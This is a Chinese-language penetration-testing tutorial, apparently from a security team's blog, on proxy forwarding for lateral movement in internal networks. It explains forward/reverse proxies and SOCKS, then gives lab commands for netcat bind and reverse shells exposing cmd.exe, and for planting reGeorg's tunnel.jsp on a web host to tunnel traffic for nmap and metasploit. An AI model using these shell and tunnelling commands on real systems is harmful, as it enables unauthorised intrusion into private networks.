内网渗透之代理转发

原创 队员编号036 酒仙桥六号部队 7月10日


这是 **酒仙桥六号部队** 的第 **36** 篇文章。

全文共计3447个字，预计阅读时长12分钟。

1 前言

谈到内网转发，在我们日常的渗透测试过程中经常会用到端口转发，可以利用代理脚本将内网的流量代理到本地进行访问，这样极大的方便了我们对内网进行横向渗透。

那为什么不直接通过登陆服务器来对内网中其他机器进行渗透，而是通过内网转发呢？意义何在呢？



因为.....

大部分时候拿到权限不够，无法直接登录。

而且如果在内网服务器中进行操作，我们需要上传工具进行很多操作，如果服务器缺少对应的环境变量或者组件，会导致渗透受阻。

而且直接远程登录会留下比较明显的痕迹。


因此内网转发是我们最好的选择，在本地进行操作是最方便的，也比较安全~~~

说这么多，不知道大家有没有听过"代理"这个词，这个东西和我们要说的内网转发有很大的关系~


2 正向和反向代理

那接下来咱们唠一下什么是正向/反向代理?

正向代理中，Proxy和Client同属一个区域，对Server是透明的；反向代理中，Proxy和Server同属一个区域，对Client透明。但其实这不管是正向还是反向代理都有一个共同的特点，都是代替收发请求和响应，不过从结构上来看正好左右互换了下，所以把前者那种代理方式叫做正向代理，后面那个玩意叫做反向代理。




2.1正向代理(Forward Proxy)



Lhost- ->proxy- ->Rhost

Lhost为了访问到Rhost，向proxy发送了一个请求并且指定目标是Rhost，然后proxy向Rhost转交请求并将获得的内容返回给Lhost，简单来说正向代理就是proxy代替了我们去访问Rhost。

2.2反向代理(Reverse Proxy)



Lhost<---->proxy<---->firewall<---->Rhost

和正向代理相反（废话），一般情况下，防火墙肯定不能让外网机器随便访问地访问内网机器，所以就提出反向代理。

Lhost只向proxy发送普通的请求，具体让他转到哪里，proxy自己判断，然后将返回的数据递交回来，这样的好处就是在某些防火墙只允许proxy数据进出的时候可以有效的进行穿透。

简单区分

正向代理的是客户端，反向代理的是服务端，可以理解为正向代理是就比如年少时期喜欢那个Ta，当时很羞涩需要我自己(Lhost)写一份信(proxy)去告诉Ta，反向代理就是喜欢的那个Ta(Rhost)知道并且主动(proxy)过来告诉自己(Lhost)。


有人要问了，代理本质又是基于什么"何方神圣"呢?

那就是Socks协议~~

3 Socks协议

什么是Socks协议？？

中文意思：防火墙安全会话转换协议，工作在OSI参考模型的**第5层（会话层）**。



它是一种可以穿透防火墙的协议，很多场景都会用到。比如Fan墙，你们懂得~~

因为Socks介于传输层与表示层之间，使用TCP协议传输数据，因而**不提供如传递ICMP信息**之类的网络层相关服务。

目前有两个版本：SOCKS4和SOCKS5


SOCKS4支持TELNET、FTPHTTP等TCP协议；

SOCKS5支持TCP与UDP，并支持安全认证方案。

Ps：Socks不支持ICMP，不能使用ping命令。。记住哦~~~

当然啦，基于socks的转发代理有很多的实用的小工具，少侠看图吧~

常见的转发工具及不同平台的代理链工具：



这些工具能对我们内网横向渗透产生什么效果呢？接下来就开始进行一波模拟实战吧~

4 Natcat

让我们的神器出手--瑞士军刀，也叫NC，小巧强悍，主要作用就是用来反弹shell。


主机A：192.168.153.138

主机B：192.168.153.140


正向连接

在主机A执行nc -l -p 5555 -t -e cmd.exe

-t是通过telnet模式执行 cmd.exe 程序，可以省略。




在主机B执行nc -nvv 192.168.153.138 5555：




反向连接

在主机B监听nc -lp 5555：



在主机A反弹nc -t -e cmd 192.168.153.140 5555：




5 reGeorg+Proxychains

reGeorg是reDuh的升级版，主要是把内网服务器的端口通过http/https隧道转发到本机。

1.上传reGeorg的tunnel.jsp到web主机A。访问链接，并转发到本地端口。


主机B以python环境运行：

python reGeorgSocksProxy.py -p 1080 -u http://192.168.153.137/tunnel.jsp



使用设置proxychains的代理端口，进行访问，一般配合nmap和metasploit进行后续内网渗透。

Ps：socks4版本协议不支持udp和icmp协议，所以使用nmap要加上-sT -Pn即使用tcp协议且不使用icmp协议。

